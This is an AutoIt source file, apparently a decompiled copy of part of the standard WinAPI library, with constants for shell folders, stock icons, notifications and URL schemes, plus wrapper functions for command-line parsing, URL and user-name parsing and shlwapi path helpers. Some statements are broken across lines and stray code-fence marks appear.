GLOBAL CONST $CSIDL_FONTS = 20
GLOBAL CONST $CSIDL_INTERNET_CACHE = 32
GLOBAL CONST $CSIDL_HISTORY = 34
GLOBAL CONST $CSIDL_LOCAL_APPDATA = 28
GLOBAL CONST $CSIDL_MYMUSIC = 13
GLOBAL CONST $CSIDL_MYPICTURES = 39
GLOBAL CONST $CSIDL_MYVIDEO = 14
GLOBAL CONST $CSIDL_NETHOOD = 19
GLOBAL CONST $CSIDL_PERSONAL = 5
GLOBAL CONST $CSIDL_PRINTERS = 4
GLOBAL CONST $CSIDL_PRINTHOOD = 27
GLOBAL CONST $CSIDL_PROFILE = 40
GLOBAL CONST $CSIDL_PROGRAM_FILES = 38
GLOBAL CONST $CSIDL_PROGRAM_FILES_COMMON = 43
GLOBAL CONST $CSIDL_PROGRAM_FILES_COMMONX86 = 44
GLOBAL CONST $CSIDL_PROGRAM_FILESX86 = 42
GLOBAL CONST $CSIDL_PROGRAMS = 2
GLOBAL CONST $CSIDL_RECENT = 8
GLOBAL CONST $CSIDL_SENDTO = 9
GLOBAL CONST $CSIDL_STARTMENU = 11
GLOBAL CONST $CSIDL_STARTUP = 7
GLOBAL CONST $CSIDL_SYSTEM = 37
GLOBAL CONST $CSIDL_SYSTEMX86 = 41
GLOBAL CONST $CSIDL_TEMPLATES = 21
GLOBAL CONST $CSIDL_WINDOWS = 36
GLOBAL CONST $SIID_DOCNOASSOC = 0
GLOBAL CONST $SIID_DOCASSOC = 1
GLOBAL CONST $SIID_APPLICATION = 2
GLOBAL CONST $SIID_FOLDER = 3
GLOBAL CONST $SIID_FOLDEROPEN = 4
GLOBAL CONST $SIID_DRIVE525 = 5
GLOBAL CONST $SIID_DRIVE35 = 6
GLOBAL CONST $SIID_DRIVEREMOVE = 7
GLOBAL CONST $SIID_DRIVEFIXED = 8
GLOBAL CONST $SIID_DRIVENET = 9
GLOBAL CONST $SIID_DRIVENETDISABLED = 10
GLOBAL CONST $SIID_DRIVECD = 11
GLOBAL CONST $SIID_DRIVERAM = 12
GLOBAL CONST $SIID_WORLD = 13
GLOBAL CONST $SIID_SERVER = 15
GLOBAL CONST $SIID_PRINTER = 16
GLOBAL CONST $SIID_MYNETWORK = 17
GLOBAL CONST $SIID_FIND = 22
GLOBAL CONST $SIID_HELP = 23
GLOBAL CONST $SIID_SHARE = 28
GLOBAL CONST $SIID_LINK = 29
GLOBAL CONST $SIID_SLOWFILE = 30
GLOBAL CONST $SIID_RECYCLER = 31
GLOBAL CONST $SIID_RECYCLERFULL = 32
GLOBAL CONST $SIID_MEDIACDAUDIO = 40
GLOBAL CONST $SIID_LOCK = 47
GLOBAL CONST $SIID_AUTOLIST = 49
GLOBAL CONST $SIID_PRINTERNET = 50
GLOBAL CONST $SIID_SERVERSHARE = 51
GLOBAL CONST $SIID_PRINTERFAX = 52
GLOBAL CONST $SIID_PRINTERFAXNET = 53
GLOBAL CONST $SIID_PRINTERFILE = 54
GLOBAL CONST $SIID_STACK = 55
GLOBAL CONST $SIID_MEDIASVCD = 56
GLOBAL CONST $SIID_STUFFEDFOLDER = 57
GLOBAL CONST $SIID_DRIVEUNKNOWN = 58
GLOBAL CONST $SIID_DRIVEDVD = 59
GLOBAL CONST $SIID_MEDIADVD = 60
GLOBAL CONST $SIID_MEDIADVDRAM = 61
GLOBAL CONST $SIID_MEDIADVDRW = 62
GLOBAL CONST $SIID_MEDIADVDR = 63
GLOBAL CONST $SIID_MEDIADVDROM = 64
GLOBAL CONST $SIID_MEDIACDAUDIOPLUS = 65
GLOBAL CONST $SIID_MEDIACDRW = 66
GLOBAL CONST $SIID_MEDIACDR = 67
GLOBAL CONST $SIID_MEDIACDBURN = 68
GLOBAL CONST $SIID_MEDIABLANKCD = 69
GLOBAL CONST $SIID_MEDIACDROM = 70
GLOBAL CONST $SIID_AUDIOFILES = 71
GLOBAL CONST $SIID_IMAGEFILES = 72
GLOBAL CONST $SIID_VIDEOFILES = 73
GLOBAL CONST $SIID_MIXEDFILES = 74
GLOBAL CONST $SIID_FOLDERBACK = 75
GLOBAL CONST $SIID_FOLDERFRONT = 76
GLOBAL CONST $SIID_SHIELD = 77
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	GLOBAL CONST $SIID_INFO = 79
	GLOBAL CONST $SIID_ERROR = 80
	GLOBAL CONST $SIID_KEY = 81
	GLOBAL CONST $SIID_SOFTWARE = 82
	GLOBAL CONST $SIID_RENAME = 83
	GLOBAL CONST $SIID_DELETE = 84
	GLOBAL CONST $SIID_MEDIAAUDIODVD = 85
	GLOBAL CONST $SIID_MEDIAMOVIEDVD = 86
	GLOBAL CONST $SIID_MEDIAENHANCEDCD = 87
	GLOBAL CONST $SIID_MEDIAENHANCEDDVD = 88
	GLOBAL CONST $SIID_MEDIAHDDVD = 89
	GLOBAL CONST $SIID_MEDIABLURAY = 90
	GLOBAL CONST $SIID_MEDIAVCD = 91
	GLOBAL CONST $SIID_MEDIADVDPLUSR = 92
	GLOBAL CONST $SIID_MEDIADVDPLUSRW = 93
	GLOBAL CONST $SIID_DESKTOPPC = 94
	GLOBAL CONST $SIID_MOBILEPC = 95
	GLOBAL CONST $SIID_USERS = 96
	GLOBAL CONST $SIID_MEDIASMARTMEDIA = 97
	GLOBAL CONST $SIID_MEDIACOMPACTFLASH = 98
	GLOBAL CONST $SIID_DEVICECELLPHONE = 99
	GLOBAL CONST $SIID_DEVICECAMERA = 100
	GLOBAL CONST $SIID_DEVICEVIDEOCAMERA = 101
	GLOBAL CONST $SIID_DEVICEAUDIOPLAYER = 102
	GLOBAL CONST $SIID_NETWORKCONNECT = 103
	GLOBAL CONST $SIID_INTERNET = 104
	GLOBAL CONST $SIID_ZIPFILE = 105
	GLOBAL CONST $SIID_SETTINGS = 106
	GLOBAL CONST $SIID_DRIVEHDDVD = 132
	GLOBAL CONST $SIID_DRIVEBD = 133
	GLOBAL CONST $SIID_MEDIAHDDVDROM = 134
	GLOBAL CONST $SIID_MEDIAHDDVDR = 135
	GLOBAL CONST $SIID_MEDIAHDDVDRAM = 136
	GLOBAL CONST $SIID_MEDIABDROM = 137
	GLOBAL CONST $SIID_MEDIABDR = 138
	GLOBAL CONST $SIID_MEDIABDRE = 139
	GLOBAL CONST $SIID_CLUSTEREDDRIVE = 140
	GLOBAL CONST $SIID_MAX_ICONS = 174
	GLOBAL CONST $SHGSI_ICONLOCATION = 0
	GLOBAL CONST $SHGSI_ICON = $SHGFI_ICON
	GLOBAL CONST $SHGSI_SYSICONINDEX = $SHGFI_SYSICONINDEX
	GLOBAL CONST $SHGSI_LINKOVERLAY = $SHGFI_LINKOVERLAY
	GLOBAL CONST $SHGSI_SELECTED = $SHGFI_SELECTED
	GLOBAL CONST $SHGSI_LARGEICON = $SHGFI_LARGEICON
	GLOBAL CONST $SHGSI_SMALLICON = $SHGFI_SMALLICON
	GLOBAL CONST $SHGSI_SHELLICONSIZE = $SHGFI_SHELLICONSIZE
	GLOBAL CONST $NIM_ADD = 0
	GLOBAL CONST $NIM_MODIFY = 1
	GLOBAL CONST $NIM_DELETE = 2
	GLOBAL CONST $NIM_SETFOCUS = 3
	GLOBAL CONST $NIM_SETVERSION = 4
	GLOBAL CONST $NIF_MESSAGE = 1
	GLOBAL CONST $NIF_ICON = 2
	GLOBAL CONST $NIF_TIP = 4
	GLOBAL CONST $NIF_STATE = 8
	GLOBAL CONST $NIF_INFO = 16
	GLOBAL CONST $NIF_GUID = 32
	GLOBAL CONST $NIF_REALTIME = 64
	GLOBAL CONST $NIF_SHOWTIP = 128
	GLOBAL CONST $NIS_HIDDEN = 1
	GLOBAL CONST $NIS_SHAREDICON = 2
	GLOBAL CONST $NIIF_NONE = 0
	GLOBAL CONST $NIIF_INFO = 1
	GLOBAL CONST $NIIF_WARNING = 2
	GLOBAL CONST $NIIF_ERROR = 3
	GLOBAL CONST $NIIF_USER = 4
	GLOBAL CONST $NIIF_NOSOUND = 16
	GLOBAL CONST $NIIF_LARGE_ICON = 16
	GLOBAL CONST $NIIF_RESPECT_QUIET_TIME = 128
	GLOBAL CONST $NIIF_ICON_MASK = 15
	GLOBAL CONST $SHOP_PRINTERNAME = 1
	GLOBAL CONST $SHOP_FILEPATH = 2
	GLOBAL CONST $SHOP_VOLUMEGUID = 4
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	GLOBAL CONST $OFASI_OPENDESKTOP = 2
	GLOBAL CONST $QUNS_NOT_PRESENT = 1
	GLOBAL CONST $QUNS_BUSY = 2
	GLOBAL CONST $QUNS_RUNNING_D3D_FULL_SCREEN = 3
	GLOBAL CONST $QUNS_PRESENTATION_MODE = 4
	GLOBAL CONST $QUNS_ACCEPTS_NOTIFICATIONS = 5
	GLOBAL CONST $QUNS_QUIET_TIME = 6
	GLOBAL CONST $REST_NORUN = 1
	GLOBAL CONST $REST_NOCLOSE = 2
	GLOBAL CONST $REST_NOSAVESET = 3
	GLOBAL CONST $REST_NOFILEMENU = 4
	GLOBAL CONST $REST_NOSETFOLDERS = 5
	GLOBAL CONST $REST_NOSETTASKBAR = 6
	GLOBAL CONST $REST_NODESKTOP = 7
	GLOBAL CONST $REST_NOFIND = 8

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GLOBAL CONST $REST_NODRIVEAUTORUN = 10
GLOBAL CONST $REST_NODRIVETYPEAUTORUN = 11
GLOBAL CONST $REST_NONETHOOD = 12
GLOBAL CONST $REST_STARTBANNER = 13
GLOBAL CONST $REST_RESTRICTRUN = 14
GLOBAL CONST $REST_NOPRINTERTABS = 15
GLOBAL CONST $REST_NOPRINTERDELETE = 16
GLOBAL CONST $REST_NOPRINTERADD = 17
GLOBAL CONST $REST_NOSTARTMENUSUBFOLDERS = 18
GLOBAL CONST $REST_MYDOCSONNET = 19
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GLOBAL CONST $REST_ENFORCESHELLEXTSECURITY = 21
GLOBAL CONST $REST_LINKRESOLVEIGNORELINKINFO = 22
GLOBAL CONST $REST_NOCOMMONGROUPS = 23
GLOBAL CONST $REST_SEPARATEDESKTOPPROCESS = 24
GLOBAL CONST $REST_NOWEB = 25
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GLOBAL CONST $REST_NOVIEWCONTEXTMENU = 27
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GLOBAL CONST $REST_NOACTIVEDESKTOPCHANGES = 35
GLOBAL CONST $REST_NOFAVORITESMENU = 36
GLOBAL CONST $REST_CLEARRECENTDOCSONEXIT = 37
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GLOBAL CONST $REST_NOHTMLWALLPAPER = 40
GLOBAL CONST $REST_NOCHANGINGWALLPAPER = 41
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GLOBAL CONST $REST_NOADDDESKCOMP = 43
GLOBAL CONST $REST_NODELDESKCOMP = 44
GLOBAL CONST $REST_NOCLOSEDESKCOMP = 45
GLOBAL CONST $REST_NOCLOSE_DRAGDROPBAND = 46
GLOBAL CONST $REST_NOMOVINGBAND = 47
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GLOBAL CONST $REST_NOAUTOTRAYNOTIFY = 108
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GLOBAL CONST $REST_MYCOMPNOPROP = 111
GLOBAL CONST $REST_MYDOCSNOPROP = 112
GLOBAL CONST $REST_NOSTARTPANEL = 113
GLOBAL CONST $REST_NODISPLAYAPPEARANCEPAGE = 114
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GLOBAL CONST $REST_NODISCONNECT = 167
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GLOBAL CONST $REST_ALLOWCOMMENTTOGGLE = 170
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GLOBAL CONST $GIL_NOTFILENAME = 8
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GLOBAL CONST $URL_SCHEME_HTTP = 2
GLOBAL CONST $URL_SCHEME_GOPHER = 3
GLOBAL CONST $URL_SCHEME_MAILTO = 4
GLOBAL CONST $URL_SCHEME_NEWS = 5
GLOBAL CONST $URL_SCHEME_NNTP = 6
GLOBAL CONST $URL_SCHEME_TELNET = 7
GLOBAL CONST $URL_SCHEME_WAIS = 8
GLOBAL CONST $URL_SCHEME_FILE = 9
GLOBAL CONST $URL_SCHEME_MK = 10
GLOBAL CONST $URL_SCHEME_HTTPS = 11
GLOBAL CONST $URL_SCHEME_SHELL = 12
GLOBAL CONST $URL_SCHEME_SNEWS = 13
GLOBAL CONST $URL_SCHEME_LOCAL = 14
GLOBAL CONST $URL_SCHEME_JAVASCRIPT = 15
GLOBAL CONST $URL_SCHEME_VBSCRIPT = 16
GLOBAL CONST $URL_SCHEME_ABOUT = 17
GLOBAL CONST $URL_SCHEME_RES = 18
GLOBAL CONST $URL_SCHEME_MSSHELLROOTED = 19
GLOBAL CONST $URL_SCHEME_MSSHELLIDLIST = 20
GLOBAL CONST $URL_SCHEME_MSHELP = 21
GLOBAL CONST $URL_SCHEME_MSSHELLDEVICE = 22
GLOBAL CONST $URL_SCHEME_WILDCARD = 23
GLOBAL CONST $URL_SCHEME_SEARCH_MS = 24
GLOBAL CONST $URL_SCHEME_SEARCH = 25
GLOBAL CONST $URL_SCHEME_KNOWNFOLDER = 26
GLOBAL CONST $GCT_INVALID = 0
GLOBAL CONST $GCT_LFNCHAR = 1
GLOBAL CONST $GCT_SEPARATOR = 8
GLOBAL CONST $GCT_SHORTCHAR = 2
GLOBAL CONST $GCT_WILD = 4
GLOBAL CONST $URL_APPLY_DEFAULT = 1
GLOBAL CONST $URL_APPLY_GUESSSCHEME = 2
GLOBAL CONST $URL_APPLY_GUESSFILE = 4
GLOBAL CONST $URL_APPLY_FORCEAPPLY = 8
GLOBAL CONST $URL_DONT_SIMPLIFY = 134217728
GLOBAL CONST $URL_ESCAPE_AS_UTF8 = 262144
GLOBAL CONST $URL_ESCAPE_PERCENT = 4096
GLOBAL CONST $URL_ESCAPE_SPACES_ONLY = 67108864
GLOBAL CONST $URL_ESCAPE_UNSAFE = 536870912
GLOBAL CONST $URL_NO_META = 134217728
GLOBAL CONST $URL_PLUGGABLE_PROTOCOL = 1073741824
GLOBAL CONST $URL_UNESCAPE = 268435456
GLOBAL CONST $URL_PART_HOSTNAME = 2
GLOBAL CONST $URL_PART_PASSWORD = 4
GLOBAL CONST $URL_PART_PORT = 5
GLOBAL CONST $URL_PART_QUERY = 6
GLOBAL CONST $URL_PART_SCHEME = 1
GLOBAL CONST $URL_PART_USERNAME = 3
GLOBAL CONST $URLIS_APPLIABLE = 4
GLOBAL CONST $URLIS_DIRECTORY = 5
GLOBAL CONST $URLIS_FILEURL = 3
GLOBAL CONST $URLIS_HASQUERY = 6
GLOBAL CONST $URLIS_NOHISTORY = 2
GLOBAL CONST $URLIS_OPAQUE = 1
GLOBAL CONST $URLIS_URL = 0
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_COMMANDLINETOARGV ($SCMD )
LOCAL $ARESULT [1 ] = [0 ]
$SCMD = STRINGSTRIPWS ($SCMD , $STR_STRIPLEADING + $STR_STRIPTRAILING )
IF NOT $SCMD THEN
RETURN $ARESULT
ENDIF
LOCAL $ARET = DLLCALL ("shell32.dll" , "ptr" , "CommandLineToArgvW" , "wstr" , $SCMD ,
"int*" , 0 )
IF @ERROR OR NOT $ARET [0 ] OR (NOT $ARET [2 ] ) THEN RETURN SETERROR
(@ERROR + 10 , @EXTENDED , 0 )
LOCAL $TPTR = DLLSTRUCTCREATE ("ptr[" & $ARET [2 ] & "]" , $ARET [0 ] )
DIM $ARESULT [$ARET [2 ] + 1 ] = [$ARET [2 ] ]
FOR $I = 1 TO $ARET [2 ]
$ARESULT [$I ] = _WINAPI_GETSTRING (DLLSTRUCTGETDATA ($TPTR , 1 , $I ) )
NEXT
DLLCALL ("kernel32.dll" , "handle" , "LocalFree" , "handle" , $ARET [0 ] )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_ISNAMEINEXPRESSION ($SSTRING , $SPATTERN , $BCASESENSITIVE
= FALSE )
IF NOT $BCASESENSITIVE THEN $SPATTERN = STRINGUPPER ($SPATTERN )
LOCAL $TUS1 = __US ($SPATTERN )
LOCAL $TUS2 = __US ($SSTRING )
```

```
LOCAL $ARET = DLLCALL ("ntdll.dll" , "boolean" , "RtlIsNameInExpression" , "struct*" ,
$TUS1 , "struct*" , $TUS2 , "boolean" , NOT $BCASESENSITIVE , "ptr" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PARSEURL ($SURL )
LOCAL $TAGPARSEDURL = "dword Size;ptr Protocol;uint cchProtocol;ptr Suffix;uint
cchSuffix;uint Scheme"
LOCAL $TPURL = DLLSTRUCTCREATE ($TAGPARSEDURL )
DLLSTRUCTSETDATA ($TPURL , 1 , DLLSTRUCTGETSIZE ($TPURL ) )
LOCAL $TURL = DLLSTRUCTCREATE ("wchar[4096]" )
DLLSTRUCTSETDATA ($TURL , 1 , $SURL )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "ParseURLW" , "struct*" , $TURL , "struct*"
, $TPURL )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
LOCAL $ARESULT [3 ]
$ARESULT [0 ] = DLLSTRUCTGETDATA (DLLSTRUCTCREATE ("wchar[" &
DLLSTRUCTGETDATA ($TPURL , 3 ) & "]" , DLLSTRUCTGETDATA ($TPURL , 2 ) ) , 1 )
$ARESULT [1 ] = DLLSTRUCTGETDATA (DLLSTRUCTCREATE ("wchar[" &
DLLSTRUCTGETDATA ($TPURL , 5 ) & "]" , DLLSTRUCTGETDATA ($TPURL , 4 ) ) , 1 )
$ARESULT [2 ] = DLLSTRUCTGETDATA ($TPURL , 6 )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_PARSEUSERNAME ($SUSER )
IF NOT __DLL ("credui.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
LOCAL $ARET = DLLCALL ("credui.dll" , "dword" , "CredUIParseUserNameW" , "wstr" ,
$SUSER , "wstr" , "" , "ulong" , 4096 , "wstr" , "" , "ulong" , 4096 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
SWITCH $ARET [0 ]
CASE 0
CASE 1315
IF STRINGSTRIPWS ($SUSER , $STR_STRIPLEADING + $STR_STRIPTRAILING ) THEN
$ARET [2 ] = $SUSER
$ARET [4 ] = ""
ELSE
CONTINUECASE
ENDIF
CASE ELSE
RETURN SETERROR (10 , $ARET [0 ] , 0 )
ENDSWITCH
LOCAL $ARESULT [2 ]
$ARESULT [0 ] = $ARET [4 ]
$ARESULT [1 ] = $ARET [2 ]
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_PATHADDBACKSLASH ($SFILEPATH )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[260]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathAddBackslashW" , "struct*" , $TPATH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN DLLSTRUCTGETDATA ($TPATH , 1 )
ENDFUNC
FUNC _WINAPI_PATHADDEXTENSION ($SFILEPATH , $SEXT = "" )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[260]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $STYPEOFEXT = "wstr"
IF NOT STRINGSTRIPWS ($SEXT , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFEXT = "ptr"
$SEXT = 0
ENDIF
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathAddExtensionW" , "struct*" , $TPATH
, $STYPEOFEXT , $SEXT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN SETEXTENDED ($ARET [0 ] , DLLSTRUCTGETDATA ($TPATH , 1 ) )
ENDFUNC
FUNC _WINAPI_PATHAPPEND ($SFILEPATH , $SMORE )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[260]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathAppendW" , "struct*" , $TPATH ,
"wstr" , $SMORE )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN DLLSTRUCTGETDATA ($TPATH , 1 )
ENDFUNC
FUNC _WINAPI_PATHBUILDROOT ($IDRIVE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathBuildRootW" , "wstr" , "" , "int" ,
$IDRIVE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHCANONICALIZE ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathCanonicalizeW" , "wstr" , "" , "wstr" ,
$SFILEPATH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
$SFILEPATH )
RETURN $ARET [1 ]
ENDFUNC
```

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FUNC _WINAPI_PATHCOMMONPREFIX ($SPATH1 , $SPATH2 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "PathCommonPrefixW" , "wstr" , $SPATH1 , "wstr" , $SPATH2 , "wstr" , "" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN SETEXTENDED ($ARET [0 ] , $ARET [3 ] )
ENDFUNC
FUNC _WINAPI_PATHCOMPACTPATH ($HWND , $SFILEPATH , $IWIDTH = 0 )
IF $IWIDTH < 1 THEN
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
DLLCALL ("user32.dll" , "bool" , "GetClientRect" , "hwnd" , $HWND , "struct*" , $TRECT )
$IWIDTH += DLLSTRUCTGETDATA ($TRECT , "Right" ) - DLLSTRUCTGETDATA ($TRECT , "Left" )
ENDIF
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "GetDC" , "hwnd" , $HWND )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , $SFILEPATH )
LOCAL $HDC = $ARET [0 ]
LOCAL CONST $WM_GETFONT = 49
$ARET = DLLCALL ("user32.dll" , "ptr" , "SendMessage" , "hwnd" , $HWND , "uint" , $WM_GETFONT , "wparam" , 0 , "lparam" , 0 )
LOCAL $HBACK = DLLCALL ("gdi32.dll" , "handle" , "SelectObject" , "handle" , $HDC , "handle" , $ARET [0 ] )
LOCAL $IERROR = 0
$ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathCompactPathW" , "handle" , $HDC , "wstr" , $SFILEPATH , "int" , $IWIDTH )
IF @ERROR OR NOT $ARET [0 ] THEN $IERROR = @ERROR + 10
DLLCALL ("gdi32.dll" , "handle" , "SelectObject" , "handle" , $HDC , "handle" , $HBACK [0 ] )
DLLCALL ("user32.dll" , "int" , "ReleaseDC" , "hwnd" , $HWND , "handle" , $HDC )
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , $SFILEPATH )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_PATHCOMPACTPATHEX ($SFILEPATH , $IMAX )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathCompactPathExW" , "wstr" , "" , "wstr" , $SFILEPATH , "uint" , $IMAX + 1 , "dword" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , $SFILEPATH )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHCREATEFROMURL ($SURL )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "PathCreateFromUrlW" , "wstr" , $SURL , "wstr" , "" , "dword*" , 4096 , "dword" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_PATHFINDEXTENSION ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "wstr" , "PathFindExtensionW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHFINDFILENAME ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "wstr" , "PathFindFileNameW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , $SFILEPATH )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHFINDNEXTCOMPONENT ($SFILEPATH )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($SFILEPATH ) + 1 ) & "]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathFindNextComponentW" , "struct*" , $TPATH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
RETURN _WINAPI_GETSTRING ($ARET [0 ] )
ENDFUNC
FUNC _WINAPI_PATHFINDONPATH (CONST $SFILEPATH , $AEXTRAPATHS = "" , CONST $SPATHDELIMITER = @LF )
LOCAL $IEXTRACOUNT = 0
IF ISSTRING ($AEXTRAPATHS ) THEN
IF STRINGLEN ($AEXTRAPATHS ) THEN
$AEXTRAPATHS = STRINGSPLIT ($AEXTRAPATHS , $SPATHDELIMITER , $STR_ENTIRESPLIT + $STR_NOCOUNT )
$IEXTRACOUNT = UBOUND ($AEXTRAPATHS , $UBOUND_ROWS )
ENDIF
ELSEIF ISARRAY ($AEXTRAPATHS ) THEN
$IEXTRACOUNT = UBOUND ($AEXTRAPATHS )
ENDIF
LOCAL $TPATHS , $TPATHPTRS
IF $IEXTRACOUNT THEN
LOCAL $TAGSTRUCT = ""
FOR $PATH IN $AEXTRAPATHS
$TAGSTRUCT &= "wchar[" & STRINGLEN ($PATH ) + 1 & "];"
NEXT
$TPATHS = DLLSTRUCTCREATE ($TAGSTRUCT )
$TPATHPTRS = DLLSTRUCTCREATE ("ptr[" & $IEXTRACOUNT + 1 & "]" )
FOR $I = 1 TO $IEXTRACOUNT
DLLSTRUCTSETDATA ($TPATHS , $I , $AEXTRAPATHS [$I + 4294967295 ] )
DLLSTRUCTSETDATA ($TPATHPTRS , 1 , DLLSTRUCTGETPTR ($TPATHS , $I ) , $I )
NEXT
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DLLSTRUCTSETDATA ($TPATHPTRS , 1 , PTR (0 ) , $IEXTRACOUNT + 1 )
ENDIF
LOCAL $ARESULT = DLLCALL ("shlwapi.dll" , "bool" , "PathFindOnPathW" , "wstr" , $SFILEPATH , "struct*" , $TPATHPTRS )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , $SFILEPATH )
RETURN $ARESULT [1 ]
ENDFUNC
FUNC _WINAPI_PATHGETARGS ($SFILEPATH )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($SFILEPATH ) + 1 ) & "]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathGetArgsW" , "struct*" , $TPATH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN _WINAPI_GETSTRING ($ARET [0 ] )
ENDFUNC
FUNC _WINAPI_PATHGETCHARTYPE ($SCHAR )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "uint" , "PathGetCharTypeW" , "word" , ASCW ($SCHAR ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHGETDRIVENUMBER ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "PathGetDriveNumberW" , "wstr" , $SFILEPATH )
IF @ERROR OR ($ARET [0 ] = + 4294967295 ) THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN CHR ($ARET [0 ] + 65 ) & ":"
ENDFUNC
FUNC _WINAPI_PATHISCONTENTTYPE ($SFILEPATH , $STYPE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsContentTypeW" , "wstr" , $SFILEPATH , "wstr" , $STYPE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISEXE ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "PathIsExe" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISFILESPEC ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsFileSpecW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISLFNFILESPEC ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsLFNFileSpecW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISRELATIVE ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsRelativeW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISROOT ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsRootW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
